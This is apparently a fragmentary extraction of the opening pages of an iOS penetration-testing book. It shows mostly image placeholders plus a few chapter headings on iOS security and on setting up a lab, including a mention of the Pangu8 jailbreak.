





Chapter 1 – Introducing iOS Application Security










Hello World



Learning iOS Penetration Testing





Hello World


Learning iOS Penetration Testing


















iOS Secure boot chain

iOS Kernel



No Access



Chapter 2 – Setting up Lab for iOS App Pentesting

Pangu8 jailbreak for iOS 8 x

www.jailbreak-me.info

